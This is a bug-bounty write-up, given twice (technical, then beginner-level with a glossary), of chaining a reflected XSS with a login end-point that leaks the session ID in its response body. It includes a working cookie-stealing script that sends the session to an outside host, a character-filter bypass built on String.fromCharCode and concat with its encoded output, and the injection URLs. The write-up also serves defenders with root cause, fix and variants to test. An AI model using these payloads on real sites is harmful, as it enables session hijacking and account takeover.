XSS to session Hijacking
A reflected XSS in a settings URL path let an attacker run script in the victim's browser. Because the login endpoint returned the session identifier in the response body even without credentials, the injected script could read it and send it to an attacker-controlled site, hijacking the session.
 Published on medium.com
It’s very rarely that i write about my findings , But i decided to share this which may help you while writing pocs.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a private blogging platform that the author refers to as jerico.com, described as popular and having more than 500 Million users. The feature involved is the account settings area, specifically an end-point that renders a value from the URL into a script tag, and the login end-point, which returns the session identifier in the response body as well as in the Set-Cookie header.
The write-up is about chaining a reflected XSS with that login behaviour to read an httpOnly session cookie that JavaScript should not be able to touch.
Setup
The author describes himself as lazy and relies on his own scripts and common tools: wfuzz, sublister, nmap. No versions, accounts or roles are given. The text shows the settings page displaying the tester's own account settings, and the login end-point accepting a POST request.
Finding it
The author ran Wfuzz with a wordlist against the host:
wfuzz -c -z file,/root/Desktop/common-list --hc 404,400,302 https://jerico.com/FUZZ
The --hc flag hides responses with the listed status codes, so only other statuses stand out. The server returned 200 OK for:
/account/settings/server
Requesting that end-point in the browser showed the tester's own account settings. Viewing the source showed that the server string from the path was reflected inside a script tag:
<script>var user = ‘server’;</script>
That is a direct injection point into JavaScript, so a trivial payload was enough:
'-alert(2)-'
and the full URL:
https://jerico.com/account/settings/server‘-alert(2)-’
This gave a simple reflected XSS. The author reported it in a deliberately short form:
Hi TeamI found an xss at https://jerico.com/account/settings/server‘-alert(2)-’happy fixing.
Exploitation
The team was unresponsive, so the author kept going to build something with more impact. The interesting part was the login flow.
Step 1: observe the session in the response body
From earlier investigation, the login end-point returned the session cookie both in the Set-Cookie header and in the response body. A normal login request:
POST /Account/Login HTTP/1.1HOST: jerico.comuser[email]=[redacted]&user[password]=qwerty
returned:
HTTP/1.1 200 OKSet-Cookie:[redacted]"session":"[redacted]"}
The cookie is marked httpOnly, so JavaScript cannot read it through document.cookie. But the same value is echoed in the JSON body, and JavaScript can read a response body. That is the whole idea of the chain: the httpOnly flag protects the cookie jar, not a copy of the value placed in the response.
Step 2: issue the login as an XHR
To read the body from the victim's browser, the request has to be made by script. The author shows the POST with the X-Requested-With header:
POST /Account/Login HTTP/1.1HOST: jerico.comْX-Requested-With: XMLHttpRequestuser[email]=[redacted]&user[password]=qwerty
The obvious objection is that the attacker does not know the victim's email and password. The author then tried the login end-point with no body parameters at all, as a CSRF-style request carrying the victim's existing session:
POST /Account/Login HTTP/1.1Cookie: [redacted] jerico.com
and the server returned the same data in the body:
So the plan becomes:
- Issue an XHR request to the login end-point.
- The server returns the session id in the response body.
- Fetch the body and steal the session.
The complete JavaScript the author gives for this is:
<script>var xhr = new XMLHttpRequest();xhr.onreadystatechange = function() { if (xhr.readyState == 4) { prompt('You are hacked , your session='+xhr.response);} document.location.replace('//yassergersy.com/stealer?data='+xhr.response);}xhr.open('POST', '/account/login',true);xhr.withCredentials = true;xhr.send(null);</script>
withCredentials = true makes the browser send cookies with the XHR, and the response body is then both shown in a prompt and sent to the attacker's host in a query string.
Step 3: get past the filter
Sending the payload failed: most special characters were filtered, specifically:
The characters left available were:
The trick is to build every filtered character with String.fromCharCode(ascii). A space is 32:
String.fromCharCode(32)
and a comma is 44:
String.fromCharCode(44)
so alert(1337) becomes:
eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 51, 51, 55, 41 ))
But the comma itself is filtered, so that payload also fails. The author searched for javascript string concatenation, found concat(), and used it to join the pieces without commas. For example, to pass a,b:
'a’.concat('b')
Alphabetical characters do not need this treatment; it is used for the special characters the application sanitises:
With concat and String.fromCharCode together, arbitrary JavaScript can be expressed using only the allowed characters.
Step 4: automate the encoding
The author wrote a Python script to do the conversion, published at https://gist.github.com/YasserGersy/[redacted]. The test payload was:
<script> document.location.replace("//evil.net");</script>
Saved to a file named payload.txt and run through the script:
python Js2S.py payload.txt
which produced:
''.concat(String.fromCharCode(60)).concat('script').concat(String.fromCharCode(62)).concat(String.fromCharCode(10)).concat('document').concat(String.fromCharCode(46)).concat('location').concat(String.fromCharCode(46)).concat('replace').concat(String.fromCharCode(40)).concat(String.fromCharCode(34)).concat(String.fromCharCode(47)).concat(String.fromCharCode(47)).concat('evil').concat(String.fromCharCode(46)).concat('net').concat(String.fromCharCode(34)).concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat(String.fromCharCode(60)).concat(String.fromCharCode(47)).concat('script').concat(String.fromCharCode(62)).concat(String.fromCharCode(10))
The result is a single string expression, so the filter sees no forbidden characters. It still has to be executed, so it is passed to eval. In this case the author wanted the payload written into the document, so he used document.write(my_payload) instead; any function that evaluates the string works. The final URL shape was:
https://jerico.com/Account/Settings/server`-dcument.write( <<generated-payload-by-python-script>>)'-
This succeeded.
Step 5: the real-world payload
The author then used the actual stealing script, saved as myrealworldpayload.txt:
<script>var xhr = new XMLHttpRequest();xhr.onreadystatechange = function() { if (xhr.readyState == 4) {prompt('You are hacked , your session='+xhr.response);}}xhr.open('POST', '/account/login', true);xhr.send(null);</script>
and ran:
python Js2S.py myrealworldpayload.txt
which output:
''.concat(String.fromCharCode(60)).concat('script').concat(String.fromCharCode(62)).concat(String.fromCharCode(10)).concat('var').concat(String.fromCharCode(32)).concat('xhr').concat(String.fromCharCode(32)).concat(String.fromCharCode(61)).concat(String.fromCharCode(32)).concat('new').concat(String.fromCharCode(32)).concat(String.fromCharCode(88)).concat('MLHttpRequest').concat(String.fromCharCode(40)).concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat('xhr').concat(String.fromCharCode(46)).concat('onreadystatechange').concat(String.fromCharCode(32)).concat(String.fromCharCode(61)).concat(String.fromCharCode(32)).concat('function').concat(String.fromCharCode(40)).concat(String.fromCharCode(41)).concat(String.fromCharCode(32)).concat(String.fromCharCode(123)).concat(String.fromCharCode(32)).concat('if').concat(String.fromCharCode(32)).concat(String.fromCharCode(40)).concat('xhr').concat(String.fromCharCode(46)).concat('readyState').concat(String.fromCharCode(32)).concat(String.fromCharCode(61)).concat(String.fromCharCode(61)).concat(String.fromCharCode(32)).concat('4').concat(String.fromCharCode(41)).concat(String.fromCharCode(10)).concat(String.fromCharCode(32)).concat(String.fromCharCode(123)).concat('prompt').concat(String.fromCharCode(40)).concat(String.fromCharCode(39)).concat(String.fromCharCode(89)).concat('ou').concat(String.fromCharCode(32)).concat('are').concat(String.fromCharCode(32)).concat('hacked').concat(String.fromCharCode(32)).concat(String.fromCharCode(44)).concat(String.fromCharCode(32)).concat('your').concat(String.fromCharCode(32)).concat('session').concat(String.fromCharCode(61)).concat(String.fromCharCode(39)).concat(String.fromCharCode(43)).concat('xhr').concat(String.fromCharCode(46)).concat('response').concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(125)).concat(String.fromCharCode(125)).concat(String.fromCharCode(10)).concat('xhr').concat(String.fromCharCode(46)).concat('open').concat(String.fromCharCode(40)).concat(String.fromCharCode(39)).concat('POST').concat(String.fromCharCode(39)).concat(String.fromCharCode(44)).concat(String.fromCharCode(32)).concat(String.fromCharCode(39)).concat(String.fromCharCode(47)).concat('account').concat(String.fromCharCode(47)).concat('login').concat(String.fromCharCode(39)).concat(String.fromCharCode(44)).concat(String.fromCharCode(32)).concat('true').concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat('xhr').concat(String.fromCharCode(46)).concat('send').concat(String.fromCharCode(40)).concat('null').concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat(String.fromCharCode(60)).concat(String.fromCharCode(47)).concat('script').concat(String.fromCharCode(62)).concat(String.fromCharCode(10))
The generated payload is substituted into the URL:
https://jerico.com/Account/Settings/server`-dcument.write( <<xxxxxxxxxxxxx>>)'-
The payload and therefore the URL were very long, but it worked, and the author was able to steal the cookie.

The screenshot shows the cookie leaked to the attacker's site.
What the payload does, step by step
- The payload is echoed inside a script tag.
- It executes first as a mathematical operation, because the author used
'-as a subtraction. The full malicious payload is added to the document and executed without being filtered. - The malicious payload executes, issues a POST request, fetches the response to extract the session id, and sends it to the attacker's website
http://yassergersy.com, which later prompts it as in the image above. - The attacker website receives the stolen session id and logs it.
Root cause
Two mistakes combine. First, the server path segment is reflected into a script tag without JavaScript-safe encoding, so a quote breaks out of the string literal. Second, the login end-point returns the session identifier in the response body, duplicating the value that the httpOnly flag is meant to protect. The httpOnly flag stops document.cookie access, but it does nothing about a copy of the same value in a response body that script can read. The login end-point also accepts a POST with no credentials and returns the current session, which is what makes the XHR usable without knowing the victim's password. The reflection point filtered "<>/\, and the bypass works because the allowed characters are enough to build any string with String.fromCharCode and concat.
Impact
An attacker who gets a victim to load the crafted URL can read that victim's session identifier and send it to a server they control. The author demonstrates this against his own account. The report does not describe what privileges the session carries or how long it lives. The chain depends on the victim being logged in and on the browser sending the session cookie with the XHR, which the script requests with withCredentials = true.
Fix
The report does not say what the team changed. What should be fixed, based on the behaviour shown: encode the reflected value for the JavaScript context so it cannot break out of the string literal, and stop returning the session identifier in the login response body. The character blacklist is not a fix on its own, since the allowed characters were enough to rebuild the payload.
Variants to test
- Look for reflected values inside
<script>blocks, not just in HTML. A positive result is a quote or backtick that changes the parsed JavaScript, visible in the page source. - Check whether login or session-refresh end-points echo the session token in the JSON body. A positive result is a body containing the same value as the
Set-Cookieheader. - Try the login end-point with no body parameters and an existing session cookie. A positive result is a
200with a session value in the body. - When a filter blocks characters, test whether
String.fromCharCodeandconcatsurvive. A positive result is a payload built only from allowed characters that still evaluates. - Test whether the XHR to the login end-point succeeds cross-origin with credentials. A positive result is a readable response body containing the session.
Timeline from the report: reported 4-2-2018, triaged 5-2-2018. The author describes the bounty as frustrating.
What happened, in plain words
A security researcher found a way to steal a user's login session on a large blogging website, which he calls jerico.com in his write-up. The site had two separate weaknesses, and he joined them together so that one made the other much more dangerous.
The first weakness was a cross-site scripting (XSS) bug. In plain terms, XSS means a website takes something a visitor typed or put in a link and shows it back on the page as if it were part of the site's own instructions. If the site shows that text as code rather than as harmless text, an attacker can make the victim's browser run the attacker's code. Think of a restaurant that prints whatever you write on the order slip directly onto the menu board: if you write "free drinks for everyone" in the special-requests box, the kitchen may actually follow it.
The second weakness was in the login feature. When you log in, the site gives your browser a session cookie. A cookie is a small piece of text the browser stores and sends back to the site on every request, so the site can remember who you are. A session cookie is like a cloakroom ticket: whoever holds it can collect your coat. The site marked this cookie httpOnly, which is a browser rule saying that JavaScript running on the page is not allowed to read it. That rule is meant to stop exactly the kind of theft described here. But the login page also copied the same session value into the visible response body, the part of the reply that JavaScript can read. So the httpOnly protection was bypassed by a duplicate copy.
The researcher combined the two: his XSS code made the browser ask the login page for a fresh response, read the session value out of that response, and send it to a server he controlled.
This article walks through the same steps he did, in the same order, with the same requests and payloads. It assumes you can use a browser and a computer and nothing more.
The setup
The author describes himself as lazy and says he relies on his own scripts and common tools: wfuzz, sublister and nmap. No versions, accounts or roles are given. The text shows the settings page displaying the tester's own account settings, and the login end-point accepting a POST request.
A few terms before we start:
- End-point: a specific address on a website that does one job, like a counter in a shop.
/account/settingsis one counter,/account/loginis another. - POST request: a way for a browser to send data to a server, usually when you submit a form. A GET request is more like asking for a page; a POST is more like handing over a filled-in form.
- Response body: the main content of the server's reply, as opposed to the headers, which are the small labels at the top of the reply.
- Header: a labelled line of metadata that travels with a request or response, such as
Set-CookieorHost.
Finding it
The author ran Wfuzz with a wordlist against the host:
wfuzz -c -z file,/root/Desktop/common-list --hc 404,400,302 https://jerico.com/FUZZ
Line by line:
wfuzzis a tool that tries many URLs automatically. It is like a person standing at a hotel reception trying every room number in turn to see which doors open.-cmakes the output coloured, so results are easier to scan.-z file,/root/Desktop/common-listtells it to take the list of words to try from a file on the tester's computer. Each word is substituted forFUZZin the URL.--hc 404,400,302hides responses with those status codes. A status code is the three-digit number a server sends to say how the request went:200means OK,404means not found,400means bad request,302means a redirect. Hiding the boring ones makes anything unusual stand out.https://jerico.com/FUZZis the URL pattern being tested.
The server returned 200 OK for:
/account/settings/server
Requesting that end-point in the browser showed the tester's own account settings. Viewing the source showed that the server string from the path was reflected inside a script tag:
<script>var user = ‘server’;</script>
What this means: the page contains a small piece of JavaScript, the programming language browsers run. The line var user = ‘server’; creates a variable called user and gives it the text value server. The important part is that the word server came from the URL. The site took whatever was in the address and pasted it between the quotes. That is a direct injection point into JavaScript: if you can put a quote character into the URL, you can close the string early and start writing your own code.
So a trivial payload was enough:
'-alert(2)-'
A payload is the piece of text an attacker sends to trigger a bug. Here, the leading single quote closes the string that the site opened, alert(2) is a JavaScript command that pops up a box saying 2, and the trailing -' keeps the rest of the original line syntactically valid so the page does not break. The full URL was:
https://jerico.com/account/settings/server‘-alert(2)-’
This gave a simple reflected XSS. "Reflected" means the malicious text is not stored on the server; it bounces straight back in the response to whoever requests that URL. The author reported it in a deliberately short form:
Hi TeamI found an xss at https://jerico.com/account/settings/server‘-alert(2)-’happy fixing.
That message is the whole report: a URL and a one-line description. The author says he likes reporting simple issues without investigating further, but this time the team was unresponsive, so he kept going to build something with more impact.
Exploitation
The interesting part, he says, was the login flow. The plan was to use the XSS to read a session value that JavaScript is normally not allowed to see.
Step 1: observe the session in the response body
From earlier investigation, the login end-point returned the session cookie both in the Set-Cookie header and in the response body. A normal login request:
POST /Account/Login HTTP/1.1HOST: jerico.comuser[email]=[redacted]&user[password]=qwerty
What this shows: a POST to /Account/Login, with a Host header naming the site, and a body containing an email field and a password field. The square brackets are just part of the field names the site uses. The email and password here are placeholders, not real credentials.
It returned:
HTTP/1.1 200 OKSet-Cookie:[redacted]"session":"[redacted]"}
Breaking that down:
HTTP/1.1 200 OKis the status line: the request succeeded.Set-Cookie:session=...is the header that tells the browser to store a cookie namedsessionwith that long random value. The attributes after it matter:securemeans the cookie is only sent over HTTPS,httpOnlymeans JavaScript cannot read it, anddomain=jersico.comsays which site it belongs to.- The last part,
{"session":"..."}, is the response body. It is JSON, a common text format for structured data, and it contains the same session value again.
The cookie is marked httpOnly, so JavaScript cannot read it through document.cookie. document.cookie is the browser feature that lets page scripts see cookies. But the same value is echoed in the JSON body, and JavaScript can read a response body. That is the whole idea of the chain: the httpOnly flag protects the cookie jar, not a copy of the value placed in the response.
Step 2: issue the login as an XHR
To read the body from the victim's browser, the request has to be made by script. The author shows the POST with the X-Requested-With header:
POST /Account/Login HTTP/1.1HOST: jerico.comْX-Requested-With: XMLHttpRequestuser[email]=[redacted]&user[password]=qwerty
X-Requested-With: XMLHttpRequest is a header that browsers add automatically when a page's script, rather than a normal page load, makes the request. An XHR is an XMLHttpRequest, the browser feature scripts use to fetch data from a server without reloading the page. Think of it as a waiter who goes to the kitchen and brings back a dish without you leaving your table.
The obvious objection is that the attacker does not know the victim's email and password. The author then tried the login end-point with no body parameters at all, as a CSRF-style request carrying the victim's existing session:
POST /Account/Login HTTP/1.1Cookie: [redacted] jerico.com
CSRF stands for cross-site request forgery: making a victim's browser send a request to a site where the victim is already logged in, so the request carries the victim's credentials automatically. Here the request has no email or password, only the existing session cookie.
And the server returned the same data in the body:
That is the key finding: the login end-point accepted a request with no credentials and still replied with the current session value in the body. So the plan becomes:
- Issue an XHR request to the login end-point.
- The server returns the session id in the response body.
- Fetch the body and steal the session.
The complete JavaScript the author gives for this is:
<script>var xhr = new XMLHttpRequest();xhr.onreadystatechange = function() { if (xhr.readyState == 4) { prompt('You are hacked , your session='+xhr.response);} document.location.replace('//yassergersy.com/stealer?data='+xhr.response);}xhr.open('POST', '/account/login',true);xhr.withCredentials = true;xhr.send(null);</script>
Line by line:
<script>and</script>mark the start and end of JavaScript inside a web page.var xhr = new XMLHttpRequest();creates the object that will make the background request.xhr.onreadystatechange = function() { ... }sets up a function to run whenever the request's state changes.readyState == 4means the request is finished and the response is available.prompt('You are hacked , your session='+xhr.response);shows the response text in a pop-up box.xhr.responseis the body the server sent back.document.location.replace('//yassergersy.com/stealer?data='+xhr.response);sends the browser to the attacker's site, putting the stolen response into the URL as a query parameter. A query parameter is thename=valuepart after a?in a URL.xhr.open('POST', '/account/login',true);prepares a POST request to the login end-point. Thetruemeans do it asynchronously, without freezing the page.xhr.withCredentials = true;tells the browser to include the victim's cookies with this request, even though it is being made from a different site. Without it, the browser would leave the session cookie at home.xhr.send(null);actually sends the request, with no body.
So withCredentials = true makes the browser send cookies with the XHR, and the response body is then both shown in a prompt and sent to the attacker's host in a query string.
Step 3: get past the filter
Sending the payload failed: most special characters were filtered, specifically:
A filter is code on the server that removes or blocks certain characters. This one blocked double quotes, angle brackets, forward slashes and backslashes. Angle brackets matter because they are how you open and close HTML tags, so blocking them stops the simplest script injections.
The characters left available were:
The trick is to build every filtered character with String.fromCharCode(ascii). Every character a computer handles has a number, called its ASCII code. String.fromCharCode is a JavaScript function that turns a number into the matching character. A space is 32:
String.fromCharCode(32)
and a comma is 44:
String.fromCharCode(44)
so alert(1337) becomes:
eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 51, 51, 55, 41 ))
eval is a JavaScript function that takes a piece of text and runs it as code. The numbers inside are the ASCII codes for the letters and brackets of alert(1337). But the comma itself is filtered, so that payload also fails: the numbers need commas between them.
The author searched for javascript string concatenation, found concat(), and used it to join the pieces without commas. Concatenation means gluing strings together end to end. For example, to pass a,b:
'a’.concat('b')
This produces the text ab. Alphabetical characters do not need this treatment; it is used for the special characters the application sanitises:
With concat and String.fromCharCode together, arbitrary JavaScript can be expressed using only the allowed characters.
Step 4: automate the encoding
The author wrote a Python script to do the conversion, published at https://gist.github.com/YasserGersy/[redacted]. The test payload was:
<script> document.location.replace("//evil.net");</script>
This is a simple script that sends the browser to evil.net. It was saved to a file named payload.txt and run through the script:
python Js2S.py payload.txt
python runs the Python interpreter, Js2S.py is the script that converts JavaScript to the safe string form, and payload.txt is the input file. It produced:
''.concat(String.fromCharCode(60)).concat('script').concat(String.fromCharCode(62)).concat(String.fromCharCode(10)).concat('document').concat(String.fromCharCode(46)).concat('location').concat(String.fromCharCode(46)).concat('replace').concat(String.fromCharCode(40)).concat(String.fromCharCode(34)).concat(String.fromCharCode(47)).concat(String.fromCharCode(47)).concat('evil').concat(String.fromCharCode(46)).concat('net').concat(String.fromCharCode(34)).concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat(String.fromCharCode(60)).concat(String.fromCharCode(47)).concat('script').concat(String.fromCharCode(62)).concat(String.fromCharCode(10))
What this does: it starts with an empty string '' and glues pieces onto it. Ordinary letters stay as quoted text, like 'script' and 'document'. Characters the filter blocks are written as numbers, like String.fromCharCode(60) for < and String.fromCharCode(62) for >. The result is a single string expression, so the filter sees no forbidden characters.
It still has to be executed, so it is passed to eval. In this case the author wanted the payload written into the document, so he used document.write(my_payload) instead; any function that evaluates the string works. document.write inserts text into the page as the page loads. The final URL shape was:
https://jerico.com/Account/Settings/server`-dcument.write( <<generated-payload-by-python-script>>)'-
This succeeded.
Step 5: the real-world payload
The author then used the actual stealing script, saved as myrealworldpayload.txt:
<script>var xhr = new XMLHttpRequest();xhr.onreadystatechange = function() { if (xhr.readyState == 4) {prompt('You are hacked , your session='+xhr.response);}}xhr.open('POST', '/account/login', true);xhr.send(null);</script>
This is the same idea as the earlier script: make a background POST to the login end-point, wait for the reply, and show the reply in a prompt. It was run through the converter:
python Js2S.py myrealworldpayload.txt
which output:
''.concat(String.fromCharCode(60)).concat('script').concat(String.fromCharCode(62)).concat(String.fromCharCode(10)).concat('var').concat(String.fromCharCode(32)).concat('xhr').concat(String.fromCharCode(32)).concat(String.fromCharCode(61)).concat(String.fromCharCode(32)).concat('new').concat(String.fromCharCode(32)).concat(String.fromCharCode(88)).concat('MLHttpRequest').concat(String.fromCharCode(40)).concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat('xhr').concat(String.fromCharCode(46)).concat('onreadystatechange').concat(String.fromCharCode(32)).concat(String.fromCharCode(61)).concat(String.fromCharCode(32)).concat('function').concat(String.fromCharCode(40)).concat(String.fromCharCode(41)).concat(String.fromCharCode(32)).concat(String.fromCharCode(123)).concat(String.fromCharCode(32)).concat('if').concat(String.fromCharCode(32)).concat(String.fromCharCode(40)).concat('xhr').concat(String.fromCharCode(46)).concat('readyState').concat(String.fromCharCode(32)).concat(String.fromCharCode(61)).concat(String.fromCharCode(61)).concat(String.fromCharCode(32)).concat('4').concat(String.fromCharCode(41)).concat(String.fromCharCode(10)).concat(String.fromCharCode(32)).concat(String.fromCharCode(123)).concat('prompt').concat(String.fromCharCode(40)).concat(String.fromCharCode(39)).concat(String.fromCharCode(89)).concat('ou').concat(String.fromCharCode(32)).concat('are').concat(String.fromCharCode(32)).concat('hacked').concat(String.fromCharCode(32)).concat(String.fromCharCode(44)).concat(String.fromCharCode(32)).concat('your').concat(String.fromCharCode(32)).concat('session').concat(String.fromCharCode(61)).concat(String.fromCharCode(39)).concat(String.fromCharCode(43)).concat('xhr').concat(String.fromCharCode(46)).concat('response').concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(125)).concat(String.fromCharCode(125)).concat(String.fromCharCode(10)).concat('xhr').concat(String.fromCharCode(46)).concat('open').concat(String.fromCharCode(40)).concat(String.fromCharCode(39)).concat('POST').concat(String.fromCharCode(39)).concat(String.fromCharCode(44)).concat(String.fromCharCode(32)).concat(String.fromCharCode(39)).concat(String.fromCharCode(47)).concat('account').concat(String.fromCharCode(47)).concat('login').concat(String.fromCharCode(39)).concat(String.fromCharCode(44)).concat(String.fromCharCode(32)).concat('true').concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat('xhr').concat(String.fromCharCode(46)).concat('send').concat(String.fromCharCode(40)).concat('null').concat(String.fromCharCode(41)).concat(String.fromCharCode(59)).concat(String.fromCharCode(10)).concat(String.fromCharCode(60)).concat(String.fromCharCode(47)).concat('script').concat(String.fromCharCode(62)).concat(String.fromCharCode(10))
It is the same pattern as before, just longer: ordinary letters stay as quoted text, and every blocked character is written as a number. The generated payload is substituted into the URL:
https://jerico.com/Account/Settings/server`-dcument.write( <<xxxxxxxxxxxxx>>)'-
The payload and therefore the URL were very long, but it worked, and the author was able to steal the cookie.
The screenshot shows the cookie leaked to the attacker's site.
What the payload does, step by step
- The payload is echoed inside a script tag.
- It executes first as a mathematical operation, because the author used
'-as a subtraction. The full malicious payload is added to the document and executed without being filtered. - The malicious payload executes, issues a POST request, fetches the response to extract the session id, and sends it to the attacker's website
http://yassergersy.com, which later prompts it as in the image above. - The attacker website receives the stolen session id and logs it.
Root cause
Two mistakes combine. First, the server path segment is reflected into a script tag without JavaScript-safe encoding, so a quote breaks out of the string literal. Second, the login end-point returns the session identifier in the response body, duplicating the value that the httpOnly flag is meant to protect. The httpOnly flag stops document.cookie access, but it does nothing about a copy of the same value in a response body that script can read. The login end-point also accepts a POST with no credentials and returns the current session, which is what makes the XHR usable without knowing the victim's password. The reflection point filtered "<>/\, and the bypass works because the allowed characters are enough to build any string with String.fromCharCode and concat.
Impact
An attacker who gets a victim to load the crafted URL can read that victim's session identifier and send it to a server they control. The author demonstrates this against his own account. The report does not describe what privileges the session carries or how long it lives. The chain depends on the victim being logged in and on the browser sending the session cookie with the XHR, which the script requests with withCredentials = true.
Fix
The report does not say what the team changed. What should be fixed, based on the behaviour shown: encode the reflected value for the JavaScript context so it cannot break out of the string literal, and stop returning the session identifier in the login response body. The character blacklist is not a fix on its own, since the allowed characters were enough to rebuild the payload.
Variants to test
- Look for reflected values inside
<script>blocks, not just in HTML. A positive result is a quote or backtick that changes the parsed JavaScript, visible in the page source. - Check whether login or session-refresh end-points echo the session token in the JSON body. A positive result is a body containing the same value as the
Set-Cookieheader. - Try the login end-point with no body parameters and an existing session cookie. A positive result is a
200with a session value in the body. - When a filter blocks characters, test whether
String.fromCharCodeandconcatsurvive. A positive result is a payload built only from allowed characters that still evaluates. - Test whether the XHR to the login end-point succeeds cross-origin with credentials. A positive result is a readable response body containing the session.
Timeline from the report: reported 4-2-2018, triaged 5-2-2018. The author describes the bounty as frustrating.
Glossary
- Reflected XSS: XSS where the malicious text is not stored on the server but bounces back in the response to whoever requests the crafted URL.
- Payload: the piece of text an attacker sends to trigger a bug.
- End-point: a specific address on a website that performs one job.
- POST request: a request that sends data to a server, typically from a form.
- GET request: a request that asks for a page or resource.
- Response body: the main content of a server's reply, as opposed to its headers.
- Header: a labelled line of metadata sent with a request or response.
- Status code: the three-digit number a server sends to say how a request went, such as
200OK or404not found. - Cookie: a small piece of text a browser stores and sends back to a site so the site can remember who you are.
- Session cookie: a cookie that identifies a logged-in session; whoever holds it can act as that user.
httpOnly: a cookie attribute that stops JavaScript on the page from reading the cookie.secure: a cookie attribute that limits the cookie to HTTPS connections.document.cookie: the browser feature that lets page scripts read and write cookies.- JSON: a common text format for structured data, using curly braces and quoted names.
- XHR (XMLHttpRequest): the browser feature scripts use to fetch data from a server without reloading the page.
X-Requested-With: XMLHttpRequest: a header browsers add when a script, rather than a normal page load, makes a request.- CSRF (cross-site request forgery): making a victim's browser send a request to a site where the victim is logged in, so the request carries the victim's credentials automatically.
withCredentials: an XHR setting that tells the browser to include cookies with a cross-origin request.- Cross-origin: a request from one site to a different site.
- Query parameter: the
name=valuepart after a?in a URL. - Filter: server code that removes or blocks certain characters or input.
- Blacklist: a list of things that are blocked, as opposed to a list of things that are allowed.
- ASCII code: the number a computer uses to represent a character.
String.fromCharCode: a JavaScript function that turns a number into the matching character.concat(): a JavaScript function that glues strings together end to end.- Concatenation: joining strings together.
eval: a JavaScript function that runs a piece of text as code.document.write: a JavaScript function that inserts text into the page as it loads.- Variable: a named container in a program that holds a value.
- Wfuzz: a tool that tries many URLs automatically from a wordlist.
- Wordlist: a file of words to try, one per line.
- nmap: a common network scanning tool.
- sublister: a common tool for finding subdomains.
- Python: a programming language, used here to run a conversion script.
- Gist: a service for publishing small code snippets.
- Triaged: the point at which a security team has reviewed a report and accepted it as valid.



